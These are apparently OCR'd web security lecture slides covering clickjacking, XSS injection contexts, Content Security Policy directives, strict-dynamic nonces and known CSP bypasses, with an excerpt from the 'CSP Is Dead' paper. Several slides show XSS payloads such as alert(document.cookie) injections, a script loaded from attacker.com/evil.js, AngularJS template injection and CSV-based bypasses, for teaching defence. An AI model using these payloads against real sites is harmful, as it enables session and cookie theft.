
Client


attacker.com

Server

attacker.com


GET / HTTP/1.1
Host: attacker.com
Server
attacker.com
Client
attacker.com


GET / HTTP/1.1
Host: attacker.com
HTTP/1.1 200 OK
<!doctype html...
Server
attacker.com
Client
attacker.com


GET / HTTP/1.1
Host: attacker.com
HTTP/1.1 200 OK
<!doctype html...
Server
attacker.com
Client
attacker.com
Server
bank.com


Client
attacker.com
GET / HTTP/1.1
Host: attacker.com
HTTP/1.1 200 OK
<!doctype html...
Server
attacker.com
GET / HTTP/1.1
Host: bank.com
Server
bank.com


Client
attacker.com
GET / HTTP/1.1
Host: attacker.com
HTTP/1.1 200 OK
<!doctype html...
Server
attacker.com
GET / HTTP/1.1
Host: bank.com
HTTP/1.1 200 OK
X-Frame-Options: sameorigin
<!doctype html...
Server
bank.com


Client
attacker.com
GET / HTTP/1.1
Host: attacker.com
HTTP/1.1 200 OK
<!doctype html...
Server
attacker.com
GET / HTTP/1.1
Host: bank.com
HTTP/1.1 200 OK
X-Frame-Options: sameorigin
<!doctype html...
?
Server
bank.com


Client
attacker.com
GET / HTTP/1.1
Host: attacker.com
HTTP/1.1 200 OK
<!doctype html...
Server
attacker.com
GET / HTTP/1.1
Host: bank.com
HTTP/1.1 200 OK
X-Frame-Options: sameorigin
<!doctype html...
Server
bank.com
?
Embed allowed?


Client
attacker.com
GET / HTTP/1.1
Host: attacker.com
HTTP/1.1 200 OK
<!doctype html...
Server
attacker.com
GET / HTTP/1.1
Host: bank.com
HTTP/1.1 200 OK
X-Frame-Options: sameorigin
<!doctype html...
Server
bank.com
Embed allowed?
No!

Sniping an external script

- **Target page:**

```
<!doctype html>
<h1>Hi</h1>
<script src='/security.js'></script>
<script>
  // assumes that the libraries are included
</script>
```

- **Security script can be sniped out with:**

```
<iframe src='http://bank.com/?query=
%3Cscript%20src=%27/security.js%27%3E%3C/script%3E'></iframe>
```

Video: XSS Auditor introduces cross-site information leaks

https://youtu.be/PlXzrtheQGc?list=PL1y1iaEtjSYiiSGVIL1cHsXN_kvJOOhu-&t=2500

Injecting down vs. injecting up

- **Injecting down:** Create a new nested context
- **Injecting up:** End the current context to go to a higher context

```
<p>USER_DATA_HERE</p>
<p><script>alert(document.cookie)</script></p>

<img src='avatar.png' alt='USER_DATA_HERE' />
<img src='avatar.png'
  alt='Feross&apos; onload=&apos;alert(document.cookie)' />
```

Content Security Policy (CSP)

- Previously, we talked about ways to tighten up Same Origin Policy in terms of which sites could e.g. send requests with cookies to our site
  - That is, preventing other sites from making certain requests to our site
- CSP is inverse: **prevent our site from making requests to other sites**
- CSP is an added layer of security against XSS
  - Even if attacker code is running in user's browser in our site's context, we can limit the damage they can do

The `Content-Security-Policy` HTTP header

- Add the **`Content-Security-Policy`** header to an HTTP response to control the resources the page is allowed to load
- CSP blocks HTTP requests which would violate the policy

Goal: Content comes from our site

```
Content-Security-Policy: default-src 'self'
```

- Is `<script src='/hello.js'></script>` allowed?
  - Yes, relative URLs are loaded from the same origin
- Is `<script src='https://other.com/script.js'></script>` allowed?
  - No, script comes from a different origin
- Is `<script>alert('hello')</script>` allowed?
  - No, inline scripts are prevented. Strong protection against XSS!
- Is `<div onmouseover='alert("hello")'></div>` allowed?
  - No, inline scripts are prevented. Strong protection against XSS!

Goal: Content comes from our site, plus a trusted set of subdomains

```
Content-Security-Policy:
  default-src 'self' *.trusted.com
```

Example: Web mail provider

- **Goal:** Allow resources from our site, including our subdomains, but block resources from anywhere else. Also, allow images to come from anywhere.

```
Content-Security-Policy:
    default-src 'self' *.webmail.com;
    img-src *
```

Deploy CSP on an existing site

- **Problem:** How do we figure out what the policy should be? What if we miss something? Site breaks!
- **Solution:** Deploy it in **report-only mode**

```
Content-Security-Policy-Report-Only:
  default-src 'self';
  report-uri https://example.com/report
```

- Policy is not enforced, but violations are reported to a provided URL

Detect blocked XSS attacks

- **Problem:** How do we catch XSS attacks that our CSP blocked so we can fix the root issue?
- **Solution:** Enable policy violation reports!

```
Content-Security-Policy:
  default-src 'self';
  report-uri https://example.com/report
```

- Also useful for finding where CSP is breaking the site

CSP fetch directives

- **`default-src`** - Serves as a fallback for other fetch directives
- **`connect-src`** - Restricts sources from "script interfaces": **`fetch`**, **`XHR`**, **`WebSocket`**, **`EventSource`**, **`Nagivator.sendBeacon()`**, **`<a ping>`**
- **`font-src`** Restricts sources for fonts
- **`frame-src`** - Restricts sources for nested browsing contexts: **`<frame>`**, **`<iframe>`**
- **`img-src`** - Restricts sources for images, favicons
- **`manifest-src`** - Restricts sources for app manifest files
- **`media-src`** - Restricts sources for media: **`<audio>`**, **`<video>`**, **`<track>`**
- **`object-src`** - Restricts legacy plugins: **`<object>`**, **`<embed>`**, and **`<applet>`**
- **`script-src`** - Restricts sources for **`<script>`** elements
- **`style-src`** - Restricts sources for **`<style>`** and **`<link rel='stylesheet'>`** elements
- **`worker-src`** - Restricts sources for **`Worker`**, **`SharedWorker`**, and **`ServiceWorker`**

Other CSP directives

Note: These directives DO NOT inherit from ***`default-src`****. If left unspecified, they allow everything!*

- **`base-uri`** - Restricts URLs which can be used in **`<base>`**
- **`form-action`** - Restricts URLs which can be used as target of form submission
- **`frame-ancestors`** - Restricts parents which may embed this page using **`<frame>`**, **`<iframe>`**
- **`navigate-to`** - Restricts the URLs to which a document can initiate navigation by any means
- **`upgrade-insecure-requests`** - Instruct browser to treat all HTTP URLs as the HTTPS equivalent transparently

When theory meets reality

```
Content-Security-Policy:
  default-src: 'self';
  script-src: 'self' https://www.google-analytics.com
```

```
<script>
  window.GoogleAnalyticsObject = 'ga'
  function ga () { window.ga.q.push(arguments) }
  window.ga.q = window.ga.q || []
  window.ga.l = Date.now()
  window.ga('create', 'UA-XXXXXXX-XX', 'auto')
  window.ga('send', 'pageview')
</script>
<script async src='https://www.google-analytics.com/analytics.js'></script>
```

- CSP breaks the site! Why?

`script-src` blocks inline scripts

- Most XSS attacks use inline scripts
- Use **`'unsafe-inline'`** to allow inline scripts, but this is basically equivalent to having no CSP!
  - It allows any inline **`<script>`** tag to execute!
- Better solution would be to move the code to **`/script.js`** hosted on our own site (which is an allowed script source by **`script-src`**)

When theory meets reality

```
Content-Security-Policy:
  default-src: 'self';
  script-src: 'self' https://www.google-analytics.com 'unsafe-inline'
```

```
<script>
  window.GoogleAnalyticsObject = 'ga'
  function ga () { window.ga.q.push(arguments) }
  window.ga.q = window.ga.q || []
  window.ga.l = Date.now()
  window.ga('create', 'UA-XXXXXXX-XX', 'auto')
  window.ga('send', 'pageview')
</script>
<script async src='https://www.google-analytics.com/analytics.js'></script>
```

- CSP breaks the site! Why?

The script includes a tiny image

When there's an event to track, the script runs this:

```
new Image().src =
   'https://www.google-analytics.com/r/collect=' + someData
```

When theory meets reality

```
<script>
  window.GoogleAnalyticsObject = 'ga'
  function ga () { window.ga.q.push(arguments) }
  window.ga.q = window.ga.q || []
  window.ga.l = Date.now()
  window.ga('create', 'UA-XXXXXXX-XX', 'auto')
  window.ga('send', 'pageview')
</script>
<script async src='https://www.google-analytics.com/analytics.js'></script>
```

```
Content-Security-Policy:
  default-src: 'self';
  img-src: 'self' https://www.google-analytics.com;
  script-src: 'self' https://www.google-analytics.com 'unsafe-inline'
```

- Finally works, but it's fragile! What if they start sending data to another domain?

When theory meets reality

```
<script>
  window.GoogleAnalyticsObject = 'ga'
  function ga () { window.ga.q.push(arguments) }
  window.ga.q = window.ga.q || []
  window.ga.l = Date.now()
  window.ga('create', 'UA-XXXXXXX-XX', 'auto')
  window.ga('send', 'pageview')
</script>
<script async src='https://www.google-analytics.com/analytics.js'></script>
```

```
Content-Security-Policy:
  default-src: 'self';
  img-src: *;
  script-src: 'self' https://www.google-analytics.com 'unsafe-inline'
```

- Still fragile, what if the script includes a script from another domain?

Scripts on scripts on scripts...

- Script could do something like this (in fact it used to!):

```
const script = document.createElement('script')
script.src = 'https://ssl.google-analytics.com/script.js'
document.body.appendChild(script)
```

- How do we ensure CSP never breaks the site, even when new scripts are added?
  - Propagate trust from the initial script (which we trust) to any scripts it includes at runtime (which we want to implicitly trust) **no matter where that script comes from**

CSP Is Dead, Long Live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy

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ABSTRACT

Content Security Policy is a web platform mechanism designed to mitigate cross-site scripting (XSS), the top security vulnerability in modern web applications [24]. In this paper, we take a closer look at the practical benefits of adopting CSP and identify significant flaws in real-world deployments that result in bypasses in 94.72% of all distinct policies.

We base our Internet-wide analysis on a search engine corpus of approximately 100 billion pages from over 1 billion hostnames; the result covers CSP deployments on 1,680,867 hosts with 26,011 unique CSP policies – the most comprehensive study to date. We introduce the security-relevant aspects of the CSP specification and provide an in-depth analysis of its threat model, focusing on XSS protections. We identify three common classes of *CSP bypasses* and explain how they subvert the security of a policy.

We then turn to a quantitative analysis of policies deployed on the Internet in order to understand their security benefits. We observe that 14 out of the 15 domains most commonly whitelisted for loading scripts contain *unsafe endpoints*; as a consequence, 75.81% of distinct policies

1. INTRODUCTION

Cross-site scripting – the ability to inject attacker-controlled scripts into the context of a web application – is arguably the most notorious web vulnerability. Since the first formal reference to XSS in a CERT advisory in 2000 [6], generations of researchers and practitioners have investigated ways to detect [18, 21, 29, 35], prevent [22, 25, 34] and mitigate [4, 23, 28, 33] the issue. Despite these efforts, XSS is still one of the most prevalent security issues on the web [24, 30, 37], and new variations are constantly being discovered as the web evolves [5, 13, 14, 20].

Today, Content Security Policy [31] is one of the most promising countermeasures against XSS. CSP is a declarative policy mechanism that allows web application developers to define which client-side resources can be loaded and executed by the browser. By disallowing inline scripts and allowing only trusted domains as a source of external scripts, CSP aims to restrict a site's capability to execute malicious client-side code. Hence, even when an attacker is capable of finding an XSS vulnerability, CSP aims to keep the application safe by preventing the exploitation of the bug – the

"CSP is Dead" findings

- "14 out of the 15 domains most commonly whitelisted for loading scripts contain unsafe endpoints; as a consequence, 75.81% of distinct policies use script whitelists that allow attackers to bypass CSP"
- "94.68% of policies that attempt to limit script execution are ineffective"
- "99.34% of hosts with CSP use policies that offer no benefit against XSS"

Useless CSP

- Site **https://uselesscsp.com** (no longer online) collects examples of useless CSP
- "CSP is notoriously tricky to get right, but some people aren't even trying and are likely adding headers to tick a box on their assessment report."
- "Most of them are listed on this website because of their usage of `'unsafe-inline'` and `'unsafe-eval'` in the `script-src` part"

Introducing `strict-dynamic`

- **Server sends:**

```
Content-Security-Policy: script-src 'strict-dynamic' 'nonce-abc123...'
```

```
<script src='https://trusted.com/good.js' nonce='abc123'></script>
<script nonce='abc123'>foo()</script>
```

- "Specifies that the trust explicitly given to a script present in the markup, by accompanying it with a nonce, shall be propagated to all the scripts loaded by that root script"
- No need to specify an allowlist anymore!

Introducing `strict-dynamic`

- **Server sends:**

```
Content-Security-Policy: script-src 'strict-dynamic' 'nonce-abc123'

<script src='https://trusted.com/good.js' nonce='abc123'></script>
<script src='https://attacker.com/evil.js'></script>
<script>alert(document.cookie)</script>
```

- Attacker can't figure out the nonce. Why?
  - Nonce changes on each page load, and is unpredictable
  - Attacker can't inspect the DOM to read the nonce unless they're already running JavaScript

Some browsers do not support `strict-dynamic` yet

- "When **`strict-dynamic`** is included, any whitelist or source expressions such as **`'self'`** or **`'unsafe-inline'`** will be ignored"
- So, just keep the full list of allowed origins in there as a fallback in unsupported browsers.
- Or, just keep it simple:

```
Content-Security-Policy:
  script-src 'strict-dynamic' 'nonce-NONCE_GOES_HERE'
  * 'unsafe-inline';
```

Other CSP gotchas

JavaScript from "public hosting" domains

- **Attack input:**

```
<script src='https://raw.githubusercontent.com/attacker/repo/master/script.js'></script>
```

- **Server response:**

```
// Whatever code the attacker wants
```

Symbolic execution

- **Typical AngularJS code:**

```
<script src='/angular.js'></script>
<div ng-app>{{ 9000 + 1 }}</div>
```

- AngularJS parses templates and executes them
- **Attack input:**

```
<div ng-app>{{ alert(document.cookie) }}</div>
```

- Therefore, the ability to control templates parsed by Angular is equivalent to executing arbitrary JavaScript

Unexpected JavaScript-parseable responses

- Attack input:

```
<script src='/alert(document.cookie)%2F%2F'></
script>
```

- Error messages echoing request parameters:

```
Error: alert(document.cookie)// not found.
```

Unexpected JavaScript-parseable responses

- Attack input:

```
<script src='/file.csv?q=alert(document.cookie)'></script>
```

- Comma-separated value (CSV) data with partially attacker-controlled contents:

```
Name,Value
alert(document.cookie),234
```

Reasonable "starter" CSP header

```
Content-Security-Policy:
  default-src 'self' data:;
  img-src *;
  object-src 'none';
  script-src 'strict-dynamic' 'nonce-NONCE_GOES_HERE'
    * 'unsafe-inline';
  style-src 'self' 'unsafe-inline';
  base-uri 'none';
  frame-ancestors 'none';
  form-action 'self';
```

DOM-based XSS

- Assume DOM is modified by valid script running in the browser
- Attacker tricks this script into adding attacker DOM nodes into page
- Unlike reflected or stored XSS, the attacker doesn't change the HTML rendered by the server. Instead, page is attacked at "runtime"

```
const data = await fetch('/api/bio?user=feross')

document.getElementById('bio').innerHTML = data
```

- **Solution:** Instead of `innerHTML`, use `textContent`

Trusted Types

- CSP only protects against Reflected XSS and Stored XSS
- What about DOM-based XSS?

```
const data = await fetch('/api/bio?user=feross')
document.getElementById('bio').innerHTML = data
```

